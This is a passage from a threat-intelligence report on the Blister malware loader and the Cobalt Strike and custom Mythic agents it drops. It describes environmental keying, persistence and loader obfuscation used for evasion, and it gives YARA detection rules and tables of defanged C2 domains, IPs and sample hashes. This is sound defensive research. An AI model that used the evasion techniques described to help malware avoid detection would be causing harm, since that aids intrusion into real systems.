We observed Mythic either as a Portable Executable (PE) or as shellcode. The shellcode seems to be rare and unpacks a PE file which thus far always resulted in a Mythic agent, in our experience. We discuss this packer later on as well and provide scripts that help with retrieving the PE file it packs. We refer to this specific Mythic agent as BlisterMythic and to the packer as MythicPacker.

In Table 5, we list the BlisterMythic C2 servers we were able to find. Interestingly, the domains were all registered at DNSPod. We also observed this in the past with Cobalt Strike domains we linked to Evil Corp. Apart from this, we also see similarities in the domain names used, e.g. domains consisting of two or three words concatenated to each other and using com as top-level domain (TLD).

Test payloads

Besides red team tooling like Mythic and Cobalt Strike, we also observed Putty and a test application as payloads. Running Putty through Blister does not seem logical and is likely linked to testing. It would only result in Putty not touching the disk and running in memory, which in itself is not useful. Additionally, when we look at the domain hashes in the Blister samples, only the Putty and test application samples in some cases share their domain hash.

Blister configurations

We also looked at the configurations of Blister, from this we can to some extent derive how it is used by attackers. Note that the collection also contains β€œtest samples” from the attacker. Except for the more obvious Putty and test application, some samples that dropped Mythic, for instance, could also be linked to testing. We chose to leave out samples that drop Putty or the test application, leaving 97 samples in total. This means that the samples paint a partly biased picture, though we think it is still valuable and provides a view into how Blister is used.

Environmental keying

Since its update in 2022, Blister includes an optional domain hash, that it computes over the DNS search domain of the machine (ComputerNameDnsDomain). It only continues executing if the hash matches with its configuration, enabling environmental keying.

By looking at the amount of samples that have domain hash verification enabled, we can say something about how Blister is deployed. From the 66 Blister samples, only 6 samples did not have domain hash verification enabled. This indicates it is mostly used in a targeted manner, corresponding with using SocGholish for initial access and reconnaissance and then deploying Blister, for example.

Persistence

Of the 97 samples, 70 have persistence enabled. For persistence, Blister still uses the same method as described by Elastic Security20. It mostly uses IFileOperation COM interface to copy rundll32.exe and itself to the Startup folder, this is significant for detection, as it means that these operations are done by the process DllHost.exe, not the rundll32.exe process that hosts Blister.

Blister trying new things

Blister’s previous update altered the core payload, however, the loader that is injected into the legitimate executable remained unchanged. In August this year, we observed experimental samples on VirusTotal with an obfuscated loader component, hinting at developer activity. Interestingly, we could link these samples to another sample on VirusTotal which solely contained the function body of the loader and another sample that contained a loader with a large set of INT 3 instructions added to it. Perhaps the developer was experimenting with different mutations to see how it influences the detection rate.

Obfuscating the first stage

Recent samples from September 2023 have the loader obfuscated in the same manner, with bogus instructions and excessive jump instructions. These changes make it harder to detect Blister using YARA, as the loader instructions are now intertwined with junk instructions and sometimes are followed by junk data due to the added jump instructions.

Figure 4, Comparison of two loader components from recent Blister samples, left is without obfuscation and right is with obfuscation.

In Figure 4, we compare the two function bodies of the loader, one body which is normally seen in Blister samples and one obfuscated function body, observed in the recent samples. The comparison shows that naive YARA rules are less likely to trigger on the obfuscated function body. In the Appendix, we provide a Blister rule that tries to detect these obfuscated samples. The added bogus instructions include instructions, such as btc, bts, lahf and cqo, bogus instructions we also observed in the Blister core before, see the core component of SHA256 4faf362b3fe403975938e27195959871523689d0bf7fba757ddfa7d00d437fd4, for example.

Dropping Mythic agents

Apart from an obfuscated loader, Mythic agents currently are the payload of choice. In September and October, we found obfuscated Blister samples only dropping Mythic. Certain samples have low or zero detections on VirusTotal21 at the time of writing, showing that obfuscation does pay off.

We now discuss one sample22 that drops a shellcode eventually executing a Mythic agent. The shellcode unpacks a PE file and executes it. We provide a YARA rule for this packer in the Appendix, which we refer to as MythicPacker. Based on this rule, we did not find other samples, suggesting it is a custom packer. Until now, we have only seen this packer unpacking Mythic agents.

The dropped Mythic agents are all similar and we cannot link them to any public agents thus far. This could mean that Blister developers created their own Mythic agent, though this is uncertain. We provided a YARA rule that matches on all agents we encountered, a VirusTotal retrohunt over the past year resulted in only four samples, all linked to Blister. We think this Mythic agent is likely custom-made.

Figure 5, BlisterMythic configuration decryption.

The agents all share a similar structure, namely an encrypted configuration in the .bss section of the executable. The agent has an encrypted configuration which is decrypted by XORing the size of the configuration with a constant that differs per sample, it seems. For PE files, we have a Python script that can decrypt a configuration. Figure 5 denotes this decryption loop, where the XOR constant is 0x48E12000.

Figure 6, Decrypted BlisterMythic configuration

Dumping the configuration results in a binary blob that contains various information, including the C2 server. Figure 6 shows a hexdump of a snippet from the decrypted configuration. We created a script to dump the decrypted configuration of the BlisterMythic agent in PE format and also a script that unpacks MythicPacker shellcode and outputs a reconstructed PE file, see https://github.com/fox-it/blister-research.

Conclusion

In this post, we provided an overview of observed Blister payloads from the past one and a half years on VirusTotal and also gave insight into recent developments. Furthermore, we provided scripts and YARA rules to help analyze Blister and the Mythic agent it drops.

From the analyzed payloads, we see that Cobalt Strike was the favored choice, but that lately this has been replaced by Mythic. Cobalt Strike was mostly dropped as shellcode and briefly run through obfuscated shellcode or a DLL stager. Apart from Cobalt Strike and Mythic, we saw that Blister test samples are uploaded to VirusTotal as well.

The custom Mythic agent together with the obfuscated loader, are new Blister developments that happened in the past months. It is likely that its developers were aware that the loader component was still a weak spot in terms of static detection. Additionally, throughout the years, Cobalt Strike has received a lot of attention from the security community, with available dumpers and C2 feeds readily available. Mythic is not as popular and allows you to write your own agent, making it an appropriate replacement for now.

References

  1. https://github.com/fox-it/blister-research β†©οΈŽ
  2. https://www.mandiant.com/resources/blog/unc2165-shifts-to-evade-sanctions β†©οΈŽ
  3. https://www.microsoft.com/en-us/security/blog/2022/05/09/ransomware-as-a-service-understanding-the-cybercrime-gig-economy-and-how-to-protect-yourself/ β†©οΈŽ
  4. https://www.elastic.co/security-labs/elastic-security-uncovers-blister-malware-campaign β†©οΈŽ
  5. https://redcanary.com/blog/intelligence-insights-january-2022/ β†©οΈŽ
  6. https://www.trendmicro.com/en_ie/research/22/d/Thwarting-Loaders-From-SocGholish-to-BLISTERs-LockBit-Payload.html β†©οΈŽ
  7. https://www.elastic.co/security-labs/revisiting-blister-new-developments-of-the-blister-loader β†©οΈŽ
  8. https://twitter.com/Unit42_Intel/status/1684583246032506880 β†©οΈŽ
  9. https://thedfirreport.com/2022/09/12/dead-or-alive-an-emotet-story/ β†©οΈŽ
  10. https://www.group-ib.com/blog/shadowsyndicate-raas/ β†©οΈŽ
  11. https://www.trendmicro.com/en_us/research/22/i/play-ransomware-s-attack-playbook-unmasks-it-as-another-hive-aff.html β†©οΈŽ
  12. https://thedfirreport.com/2022/05/09/seo-poisoning-a-gootloader-story/ β†©οΈŽ
  13. https://redcanary.com/wp-content/uploads/2022/05/Gootloader.pdf β†©οΈŽ
  14. https://research.nccgroup.com/2022/03/25/mining-data-from-cobalt-strike-beacons/ β†©οΈŽ
  15. https://github.com/Tylous/SourcePoint β†©οΈŽ
  16. https://github.com/threatexpress/random_c2_profile β†©οΈŽ
  17. https://twitter.com/Unit42_Intel/status/1684583246032506880 β†©οΈŽ
  18. https://github.com/its-a-feature/Mythic β†©οΈŽ
  19. https://mythicmeta.github.io/overview/ β†©οΈŽ
  20. https://www.elastic.co/security-labs/blister-loader β†©οΈŽ
  21. https://www.virustotal.com/gui/file/a5fc8d9f9f4098e2cecb3afc66d8158b032ce81e0be614d216c9deaf20e888ac β†©οΈŽ
  22. https://www.virustotal.com/gui/file/f58de1733e819ea38bce21b60bb7c867e06edb8d4fd987ab09ecdbf7f6a319b9 β†©οΈŽ

Appendix

YARA rules

rule shellcode_obfuscator
{
    meta:
        os = "Windows"
        arch = "x86-64"
        description = "Detects shellcode packed with unknown obfuscator observed in Blister samples."
        reference_sample = "178ffbdd0876b99ad1c2d2097d9cf776eca56b540a36c8826b400cd9d5514566"
    strings:
        $rol_ror = { 48 C1 ?? ?? ?? 48 C1 ?? ?? ?? 48 C1 ?? ?? ?? }
        $mov_rol_mov = { 4d ?? ?? ?? 49 c1 ?? ?? ?? 4d ?? ?? ?? }
        $jmp = { 49 81 ?? ?? ?? ?? ?? 41 ?? }
    condition:
        #rol_ror > 60 and $jmp and filesize < 2MB and #mov_rol_mov > 60
}

import "pe"
import "math"

rule blister_x64_windows_loader {
    meta:
        os = "Windows"
        arch = "x86-64"
        family = "Blister"
        description = "Detects Blister loader component injected into legitimate executables."
        reference_sample = "343728792ed1e40173f1e9c5f3af894feacd470a9cdc72e4f62c0dc9cbf63fc1, 8d53dc0857fa634414f84ad06d18092dedeb110689a08426f08cb1894c2212d4, a5fc8d9f9f4098e2cecb3afc66d8158b032ce81e0be614d216c9deaf20e888ac"
    strings:
        // 65 48 8B 04 25 60 00 00 00                          mov     rax, gs:60h
        $inst_1 = {65 48 8B 04 25 60 00 00 00}
        // 48 8D 87 44 6D 00 00                                lea     rax, [rdi+6D44h]
        $inst_2 = {48 8D 87 44 6D 00 00}
        // 44 69 C8 95 E9 D1 5B                                imul    r9d, eax, 5BD1E995h
        $inst_3 = {44 ?? ?? 95 E9 D1 5B}
        // 41 81 F9 94 85 09 64                                cmp     r9d, 64098594h
        $inst_4 = {41 ?? ?? 94 85 09 64}
        // B8 FF FF FF 7F                                      mov     eax, 7FFFFFFFh
        $inst_5 = {B8 FF FF FF 7F}
        // 48 8D 4D 48                                         lea     rcx, [rbp+48h]
        $inst_6 = {48 8D 4D 48}
    condition:
        uint16(0) == 0x5A4D and
        all of ($inst_*) and
        pe.number_of_resources > 0 and
        for any i in (0..pe.number_of_resources - 1):
            ( (math.entropy(pe.resources[i].offset, pe.resources[i].length) > 6) and
                pe.resources[i].length > 200000 
            )
}

rule blister_mythic_payload {
    meta:
        os = "Windows"
        arch = "x86-64"
        family = "BlisterMythic"
        description = "Detects specific Mythic agent dropped by Blister."
        reference_samples = "2fd38f6329b9b2c5e0379a445e81ece43fe0372dec260c1a17eefba6df9ffd55, 3d2499e5c9b46f1f144cfbbd4a2c8ca50a3c109496a936550cbb463edf08cd79, ab7cab5192f0bef148670338136b0d3affe8ae0845e0590228929aef70cb9b8b, f89cfbc1d984d01c57dd1c3e8c92c7debc2beb5a2a43c1df028269a843525a38"
    strings:
        $start_inst = { 48 83 EC 28 B? [4-8] E8 ?? ?? 00 00 }
        $for_inst = { 48 2B C8 0F 1F 00 C6 04 01 00 48 2D 00 10 00 00 }
    condition:
        all of them
}

rule mythic_packer
{
    meta:
        os = "Windows"
        arch = "x86-64"
        family = "MythicPacker"
        description = "Detects specific PE packer dropped by Blister."
        reference_samples = "9a08d2db7d0bd7d4251533551d4def0f5ee52e67dff13a2924191c8258573024, 759ac6e54801e7171de39e637b9bb525198057c51c1634b09450b64e8ef47255"
    strings:
        // 41 81 38 72 47 65 74        cmp     dword ptr [r8], 74654772h
        $a = { 41 ?? ?? 72 47 65 74 }
        // 41 81 38 72 4C 6F 61        cmp     dword ptr [r8], 616F4C72h
        $b = { 41 ?? ?? 72 4C 6F 61 }
        // B8 01 00 00 00              mov     eax, 1
        // C3                          retn
        $c = { B8 01 00 00 00 C3 }
    condition:
        all of them and uint8(0) == 0x48
}

Blister payloads listing

First seenVersionPayload familyPayload typeEnvironmental keyingPersistence
2021-12-031Cobalt StrikeshellcodeN/a0
2021-12-051Cobalt StrikeshellcodeN/a0
2021-12-141Cobalt StrikeshellcodeN/a0
2022-01-101Cobalt StrikeshellcodeN/a1
2022-01-111Cobalt StrikeshellcodeN/a1
2022-01-191Cobalt StrikeshellcodeN/a1
2022-01-311Cobalt StrikeshellcodeN/a1
2022-02-141Cobalt StrikeshellcodeN/a1
2022-02-171Cobalt StrikeshellcodeN/a1
2022-02-221Cobalt StrikeshellcodeN/a1
2022-02-261Cobalt StrikeshellcodeN/a1
2022-03-101Cobalt StrikeshellcodeN/a1
2022-03-141Cobalt StrikeshellcodeN/a1
2022-03-151Cobalt StrikeshellcodeN/a0
2022-03-181Cobalt StrikeshellcodeN/a0
2022-03-181Cobalt StrikeshellcodeN/a1
2022-03-241PuttyexeN/a0
2022-03-301Cobalt StrikeshellcodeN/a1
2022-04-011Cobalt StrikeshellcodeN/a0
2022-04-111Cobalt StrikeshellcodeN/a1
2022-04-221Cobalt StrikeshellcodeN/a1
2022-04-251Cobalt StrikeshellcodeN/a0
2022-06-011Cobalt StrikeshellcodeN/a0
2022-06-021Cobalt StrikeshellcodeN/a1
2022-06-141Cobalt StrikeshellcodeN/a1
2022-07-041Cobalt StrikeshellcodeN/a1
2022-07-191Cobalt StrikeshellcodeN/a0
2022-07-211Cobalt StrikeshellcodeN/a0
2022-08-051Cobalt StrikeshellcodeN/a1
2022-08-292Cobalt Strikeshellcode01
2022-09-022Cobalt Strikeshellcode00
2022-09-292Cobalt Strikeshellcode10
2022-10-182Cobalt Strikeshellcode11
2022-10-182Cobalt Strikeshellcode10
2022-10-182Cobalt Strikeshellcode11
2022-10-212Cobalt Strikeshellcode11
2022-10-212Cobalt Strikeshellcode10
2022-10-242Cobalt Strikeshellcode11
2022-10-262Cobalt Strikeshellcode11
2022-10-282Cobalt Strikeshellcode10
2022-10-312Cobalt Strikeshellcode11
2022-11-022Cobalt Strikeshellcode11
2022-11-032Cobalt Strikeshellcode11
2022-11-072Cobalt Strikeshellcode11
2022-11-082Cobalt Strikeshellcode11
2022-11-172Cobalt Strikeshellcode11
2022-11-222Cobalt Strikeshellcode11
2022-11-302Cobalt Strikeshellcode11
2022-12-012Cobalt Strikeshellcode11
2022-12-012Cobalt Strikeshellcode10
2022-12-022Cobalt Strikeshellcode11
2022-12-052Cobalt Strikeshellcode11
2022-12-122Cobalt Strikeshellcode11
2022-12-132Cobalt Strikeshellcode11
2022-12-232Cobalt Strikeshellcode11
2023-01-062Cobalt Strikeshellcode11
2023-01-162Cobalt Strike obfuscated shellcodeshellcode11
2023-01-172Cobalt Strikeshellcode01
2023-01-172Cobalt Strike obfuscated shellcodeshellcode11
2023-01-202Cobalt Strike obfuscated shellcodeshellcode11
2023-01-242Cobalt Strikeshellcode11
2023-01-262Cobalt Strikeshellcode11
2023-02-022Cobalt Strikeshellcode11
2023-02-022Test applicationshellcode10
2023-02-022Puttyexe10
2023-02-022Test applicationshellcode10
2023-02-152Puttyexe10
2023-02-152Test applicationshellcode10
2023-02-152Puttyexe10
2023-02-152Test applicationshellcode10
2023-02-172Cobalt Strike stagerexe11
2023-02-272Cobalt Strike stagerexe11
2023-02-282Cobalt Strike stagerexe11
2023-03-062Cobalt Strike stagerexe11
2023-03-152Cobalt Strike stagerexe10
2023-03-192Cobalt Strike stagerexe11
2023-03-231Cobalt StrikeshellcodeN/a1
2023-03-282Cobalt Strike stagerexe11
2023-03-282Cobalt Strike stagerexe10
2023-04-032Cobalt Strike stagerexe11
2023-05-252Cobalt Strike stagerexe01
2023-05-262Cobalt Strikeshellcode11
2023-06-112Test applicationshellcode10
2023-06-112Puttyexe10
2023-07-242BlisterMythicexe11
2023-07-272BlisterMythicexe11
2023-08-092Test applicationshellcode10
2023-08-102Puttyshellcode10
2023-08-112BlisterMythicexe10
2023-08-152Test applicationshellcode10
2023-08-172BlisterMythicexe11
2023-08-182MythicPackershellcode10
2023-09-052MythicPackershellcode00
2023-09-052MythicPackershellcode01
2023-09-082Test applicationshellcode10
2023-09-082Puttyshellcode10
2023-09-082Test applicationshellcode10
2023-09-192BlisterMythicexe11
2023-09-212MythicPackershellcode10
2023-10-032MythicPackershellcode10
2023-10-102MythicPackershellcode10
Table 2, Information on unpacked Blister samples.

Cobalt Strike beacons

WatermarkDomainURI
1101991775albertonne[.]com/safebrowsing/d4alBmGBO/HafYg4QZaRhMBwuLAjVmSPc
1101991775astradamus[.]com/Collect/union/QXMY8BHNIPH7
1101991775backend.int.global.prod.fastly[.]net/Detect/devs/NJYO2MUY4V
1101991775cclastnews[.]com/safebrowsing/d4alBmGBO/UaIzXMVGvV3tS2OJiKxSzyzbh4u1
1101991775cdp-chebe6efcxhvd0an.z01.azurefd[.]net/Detect/devs/NJYO2MUY4V
1101991775deep-linking[.]com/safebrowsing/fDeBjO/2hmXORzLK7PkevU1TehrmzD5z9
1101991775deep-linking[.]com/safebrowsing/fDeBjO/dMfdNUdgjjii3Ccalh10Mh4qyAFw5mS
1101991775deep-linking[.]com/safebrowsing/fDeBjO/vnZNyQrwUjndCPsCUXSaI
1101991775diggin-fzbvcfcyagemchbq.z01.azurefd[.]net/restore/how/3RG4G5T87
1101991775edubosi[.]com/safebrowsing/bsaGbO6l/ybGoI3wmK2uF9w9aL5qKmnS8IZIWsJqhp
1101991775e-sistem[.]com/Detect/devs/NJYO2MUY4V
1101991775ewebsofts[.]com/safebrowsing/3Tqo/UMskN3Lh0LyLy8BfpG1Bsvp
1101991775expreshon[.]com/safebrowsing/fDeBjO/2hmXORzLK7PkevU1TehrmzD5z9
1101991775eymenelektronik[.]com/safebrowsing/dfKa/B58qAhJ0AEF7aNwauoqpAL8
1101991775gotoknysna.com.global.prod.fastly[.]net/safebrowsing/fDeBjO/2hmXORzLK7PkevU1TehrmzD5z9
1101991775henzy-h6hxfpfhcaguhyf5.z01.azurefd[.]net/Detect/devs/NJYO2MUY4V
1101991775lepont-edu[.]com/safebrowsing/dfKa/9T1BuXpqEDg9tx53mQRU6
1101991775lindecolas[.]com/safebrowsing/d4alBmGBO/UaIzXMVGvV3tS2OJiKxSzyzbh4u1
1101991775lodhaamarathane[.]com/safebrowsing/dfKa/9T1BuXpqEDg9tx53mQRU6
1101991775mail-adv[.]com/safebrowsing/bsaGbO6l/dl1sskHxt1uGDGUnLDB5gxn4vYZQK1kaG6
1101991775mainecottagebythesea[.]com/functionalStatus/cjdl-CLe4j-XHyiEaDqQx
1101991775onscenephotos[.]com/restore/how/3RG4G5T87
1101991775promedia-usa[.]com/safebrowsing/d4alBmGBO/HafYg4QZaRhMBwuLAjVmSPc
1101991775python.docs.global.prod.fastly[.]net/Collect/union/QXMY8BHNIPH7
1101991775realitygangnetwork[.]com/functionalStatus/qPprp9dtVhrGV3R3re5Xy4M2cfQo4wB
1101991775realitygangnetwork[.]com/functionalStatus/vFi8EPnc9zJTD0GgRPxggCQAaNb
1101991775sanfranciscowoodshop[.]com/safebrowsing/dfKa/GgVYon5zhYu5L7inFbl1MZEv7RGOnsS00b
1101991775sohopf[.]com/apply/admin_/99ZSSAHDH
1101991775spanish-home-sales[.]com/safebrowsing/d4alBmGBO/EB-9sfMPmsHmH-A7pmll9HbV0g
1101991775steveandzina[.]com/safebrowsing/d4alBmGBO/mr3lHbohEvZa0mKDWWdwTV5Flsxh
1101991775steveandzina[.]com/safebrowsing/d4alBmGBO/YwTM1CK0mBV1Y7UDagpjP
1101991775websterbarn[.]com/safebrowsing/fDeBjO/CGZcHKnX3arVCfFp98k8
158010382410.158.128[.]50
1580103824bimelectrical[.]com/safebrowsing/7IAMO/hxNTeZ8lBNYqjAsQ2tBRS
1580103824bimelectrical[.]com/safebrowsing/7IAMO/Jwee0NMJNKn9sDD8sUEem4g8jcB2v44UINpCIj
1580103824bookmark-tag[.]com/safebrowsing/eMUgI4Z/3RzgDBAvgg3DQUn8XtN8l
1580103824braprest[.]com/safebrowsing/d5pERENa/3tPCoNwoGwXAvV1w1JAS-OOPyVYxL1K2styHFtbXar7ME
1580103824change-land[.]com/safebrowsing/TKc3hA/DzwHHcc8y8O9kAS7cl4SDK0e6z0KHKIX9w7
1580103824change-land[.]com/safebrowsing/TKc3hA/nLTHCIhzOKpdFp0GFHYBK-0bRwdNDlZz6Qc
1580103824clippershipintl[.]com/safebrowsing/sj0IWAb/YhcZADXFB3NHbxFtKgpqBtK9BllJiGEL
1580103824couponbrothers[.]com/safebrowsing/Jwjy4/mzAoZyZk7qHIyw3QrEpXij5WFhIo1z8JDUVA0N0
1580103824electronic-infinity[.]com/safebrowsing/TKc3hA/t-nAkENGu9rpZ9ebRRXr79b
1580103824final-work[.]com/safebrowsing/AvuvAkxsR/8I6ikMUvdNd8HOgMeD0sPfGpwSZEMr
1580103824geotypico[.]com/safebrowsing/d5pERENa/f5oBhEk7xS3cXxstp6Kx1G7u3N546UStcg9nEnzJn2k
1580103824imsensors[.]com/safebrowsing/eMUgI4Z/BOhKRIMsJsuPnn3IQvgrEc3XLQUB3W
1580103824intradayinvestment[.]com/safebrowsing/dpNqi/nXeFgGufr9VqHjDdsIZbw-ZH0
1580103824medicare-cost[.]com/safebrowsing/dpNqi/F3QExtY65SvTVK1ewA26
1580103824optiontradingsignal[.]com/safebrowsing/dpNqi/7CtHhF-isMMQ6m7NmHYNb0N7E7Fe
1580103824setechnowork[.]com/safebrowsing/fBm1b/JbcKDYjMWcQNjn69LnGggFe6mpjn5xOQ
1580103824sikescomposites[.]com/safebrowsing/Jwjy4/cmr4tZ7IyFGbgCiof2tHMO
1580103824technicollit[.]com/safebrowsing/b0kKKIjr/AzX9ZHB37oJfPsUBUaxBJjzzi132cYRZhUZc81g
1580103824wasfatsahla[.]com/safebrowsing/IsXNCJJfH/5x0rUIrn–r85sLJIuEY7C9q
206546002smutlr[.]com/functionalStatus/qPprp9dtVhrGV3R3re5Xy4M2cfQo4wB
206546002spanish-home-sales[.]com/functionalStatus/fb8ClEdmm-WwYudk-zODoQYB7DX3wQYR
Table 3, Information on observed Cobalt Strike beacons dropped by Blister.

BlisterMythic payloads

DomainURI
139-177-202-78.ip.linodeusercontent[.]com/etc.clientlibs/sapdx/front-layer/dist/resources/sapcom/919.9853a7ee629d48b1ddbe.js
23-92-30-58.ip.linodeusercontent[.]com/etc.clientlibs/sapdx/front-layer/dist/resources/sapcom/919.9853a7ee629d48b1ddbe.js
aviditycellars[.]com/etc.clientlibs/sapdx/front-layer/dist/resources/sapcom/919.9853a7ee629d48b1ddbe.js
boxofficeseer[.]com/s/0.7.8/clarity.js
d1hp6ufzqrj3xv.cloudfront[.]net/organizations/oauth2/v2.0/authorize
makethumbmoney[.]com/s/0.7.8/clarity.js
rosevalleylimousine[.]com/login.sophos.com/B2C_1A_signup_signin/api/SelfAsserted/confirmed
Table 4, Information on observed Mythic agents dropped by Blister.

BlisterMythic C2 servers

IPDomain
37.1.215[.]57angelbusinessteam[.]com
92.118.112[.]100danagroupegypt[.]com
104.238.60[.]11shchiswear[.]com
172.233.238[.]215N/a
96.126.111[.]127N/a
23.239.11[.]145N/a
45.33.98[.]254N/a
45.79.199[.]4N/a
45.56.105[.]98N/a
149.154.158[.]243futuretechfarm[.]com
104.243.33[.]161sms-atc[.]com
104.243.33[.]129makethumbmoney[.]com
138.124.180[.]241vectorsandarrows[.]com
94.131.101[.]58pacatman[.]com
198.58.119[.]214N/a
185.174.101[.]53personmetal[.]com
185.45.195[.]30aviditycellars[.]com
185.250.151[.]145bureaudecreationalienor[.]com
23.227.194[.]115bitscoinc[.]com
88.119.175[.]140boxofficeseer[.]com
88.119.175[.]137thesheenterprise[.]com
37.1.214[.]162remontisto[.]com
45.66.248[.]99N/a
88.119.175[.]104visioquote[.]com
45.66.248[.]13cannabishang[.]com
92.118.112[.]8turanmetal[.]com
37.1.211[.]150lucasdoors[.]com
185.72.8[.]219displaymercials[.]com
172.232.172[.]128N/a
82.117.253[.]168digtupu[.]com
104.238.60[.]112avblokhutten[.]com
173.44.141[.]34hom4u[.]com
170.130.165[.]140rosevalleylimousine[.]com
172.232.172[.]110N/a
5.8.63[.]79boezgrt[.]com
172.232.172[.]125N/a
162.248.224[.]56hatchdesignsnh[.]com
185.174.101[.]13formulaautoparts[.]com
23.152.0[.]193ivermectinorder[.]com
192.169.6[.]200szdeas[.]com
194.87.32[.]85licencesolutions[.]com
185.45.195[.]205motorrungoli[.]com
Table 5, Detected BlisterMythic C2 servers

Blister samples

SHA256Payload familyPayload SHA256
0a73a9ee3650821352d9c4b46814de8f73fde659cae6b82a11168468becb68d1Cobalt Strike397c08f5cdc59085a48541c89d23a8880d41552031955c4ba38ff62e57cfd803
0bbf1a3a8dd436fda213bc126b1ad0b8704d47fd8f14c75754694fd47a99526cBlisterMythicab7cab5192f0bef148670338136b0d3affe8ae0845e0590228929aef70cb9b8b
0e8458223b28f24655caf37e5c9a1c01150ac7929e6cb1b11d078670da892a5bCobalt Strike4420bd041ae77fce2116e6bd98f4ed6945514fad8edfbeeeab0874c84054c80a
0f07c23f7fe5ff918ee596a7f1df320ed6e7783ff91b68c636531aba949a6f33Test application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
a3cb53ddd4a5316cb02b7dc4ccd1f615755b46e86a88152a1f8fc59efe170497Cobalt Strikee85a2e8995ef37acf15ea79038fae70d4566bd912baac529bad74fbec5bb9c21
a403b82a14b392f8485a22f105c00455b82e7b8a3e7f90f460157811445a8776Cobalt Strikee0c0491e45dda838f4ac01b731dd39cc7064675a6e1b79b184fff99cdce52f54
a5fc8d9f9f4098e2cecb3afc66d8158b032ce81e0be614d216c9deaf20e888acTest application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
a9ea85481e178cd35ae323410d619e97f49139dcdb2e7da72126775a89a8464fCobalt Strikec7accad7d8da9797788562a3de228186290b0f52b299944bec04a95863632dc0
ac232e7594ce8fbbe19fc74e34898c562fe9e8f46d4bfddc37aefeb26b85c02bCobalt Strike obfuscated shellcodecef1a88dfc436dab9ae104f0770a434891bbd609e64df43179b42b03a7e8f908
acdaac680e2194dd8fd06f937847440e7ab83ce1760eab028507ee8eba557291Cobalt Strikeb96d4400e9335d80dedee6f74ffaa4eca9ffce24c370790482c639df52cb3127
ae148315cec7140be397658210173da372790aa38e67e7aa51597e3e746f2cb2Cobalt Strikef245b2bc118c3c20ed96c8a9fd0a7b659364f9e8e2ee681f5683681e93c4d78b
aeecc65ac8f0f6e10e95a898b60b43bf6ba9e2c0f92161956b1725d68482721dCobalt Strike797abd3de3cb4c7a1ceb5de5a95717d84333bedcbc0d9e9776d34047203181bc
b062dd516cfa972993b6109e68a4a023ccc501c9613634468b2a5a508760873eCobalt Strike122b77fd4d020f99de66bba8346961b565e804a3c29d0757db807321e9910833
b10db109b64b798f36c717b7a050c017cf4380c3cb9cfeb9acd3822a68201b5bCobalt Strike902d29871d3716113ca2af5caa6745cb4ab9d0614595325c1107fb83c1494483
b1d1a972078d40777d88fb4cd6aef1a04f29c5dd916f30a6949b29f53a2d121cPutty0581160998be30f79bd9a0925a01b0ebc4cb94265dfa7f8da1e2839bf0f1e426
b1f3f1c06b1cc9a249403c2863afc132b2d6a07f137166bdd1e4863a0cece5b1Cobalt Strikee63807daa9be0228d90135ee707ddf03b0035313a88a78e50342807c27658ff2
b4c746e9a49c058ae3843799cdd6a3bb5fe14b413b9769e2b5a1f0f846cb9d37Cobalt Strike stager063191c49d49e6a8bdcd9d0ee2371fb1b90f1781623827b1e007e520ec925445
b4f37f13a7e9c56ea95fa3792e11404eb3bdb878734f1ca394ceed344d22858fTest application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
b956c5e8ec6798582a68f24894c1e78b9b767aae4d5fb76b2cc71fc9c8befed8Cobalt Strike6fc283acfb7dda7bab02f5d23dc90b318f4c73a8e576f90e1cac235bf8d02470
b99ba2449a93ab298d2ec5cacd5099871bacf6a8376e0b080c7240c8055b1395Cobalt Strike96fab57ef06b433f14743da96a5b874e96d8c977b758abeeb0596f2e1222b182
b9e313e08b49d8d2ffe44cb6ec2192ee3a1c97b57c56f024c17d44db042fb9ebTest application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
bc238b3b798552958009f3a4ce08e5ce96edff06795281f8b8de6f5df9e4f0feCobalt Strike stager191566d8cc119cd6631d353eab0b8c1b8ba267270aa88b5944841905fa740335
bcd64a8468762067d8a890b0aa7916289e68c9d8d8f419b94b78a19f5a74f378Putty0581160998be30f79bd9a0925a01b0ebc4cb94265dfa7f8da1e2839bf0f1e426
c113e8a1c433b4c67ce9bce5dea4b470da95e914de4dc3c3d5a4f98bce2b7d6cPutty0581160998be30f79bd9a0925a01b0ebc4cb94265dfa7f8da1e2839bf0f1e426
c1261f57a0481eb5d37176702903025c5b01a166ea6a6d42e1c1bdc0e5a0b04bCobalt Strike obfuscated shellcode189b7afdd280d75130e633ebe2fcf8f54f28116a929f5bb5c9320f11afb182d4
c149792a5e5ce4c15f8506041e2f234a9a9254dbda214ec79ceef7d0911a3095Putty0581160998be30f79bd9a0925a01b0ebc4cb94265dfa7f8da1e2839bf0f1e426
c2046d64bcfbab5afcb87a75bf3110e0fa89b3e0f7029ff81a335911cf52f00aCobalt Striked048001f09ad9eedde44f471702a2a0f453c573db9c8811735ec45d65801f1d0
c3509ba690a1fcb549b95ad4625f094963effc037df37bd96f9d8ed5c7136d94Cobalt Strikee0c0491e45dda838f4ac01b731dd39cc7064675a6e1b79b184fff99cdce52f54
c3cfbede0b561155062c2f44a9d44c79cdb78c05461ca50948892ff9a0678f3fCobalt Strikebcb32a0f782442467ea8c0bf919a28b58690c68209ae3d091be87ef45d4ef049
c79ab271d2abd3ee8c21a8f6ad90226e398df1108b4d42dc551af435a124043cCobalt Strike749d061acb0e584df337aaef26f3b555d5596a96bfffc9d6cd7421e22c0bacea
cab95dc6d08089dcd24c259f35b52bca682635713c058a74533501afb94ab91fPutty0581160998be30f79bd9a0925a01b0ebc4cb94265dfa7f8da1e2839bf0f1e426
cea5c060dd8abd109b478e0de481f0df5ba3f09840746a6a505374d526bd28dcMythicPacker759ac6e54801e7171de39e637b9bb525198057c51c1634b09450b64e8ef47255
cfa604765b9d7a93765d46af78383978251486d9399e21b8e3da4590649c53e4Cobalt Strike stager57acdb7a22f5f0c6d374be2341dbef97efbcc61f633f324beb0e1214614fef82
d1afca36f67b24eae7f2884c27c812cddc7e02f00f64bb2f62b40b21ef431084Cobalt Strikef570bd331a3d75e065d1825d97b922503c83a52fc54604d601d2e28f4a70902b
d1b6671fc0875678ecf39d737866d24aca03747a48f0c7e8855a5b09fc08712dTest application43308bde79e71b2ed14f318374a80fadf201cc3e34a887716708635294031b1b
d3d48aa32b062b6e767966a8bab354eded60e0a11be5bc5b7ad8329aa5718c76Cobalt Strike60905c92501ec55883afc3f6402a05bddfd335323fdc0144515f01e8da0acbda
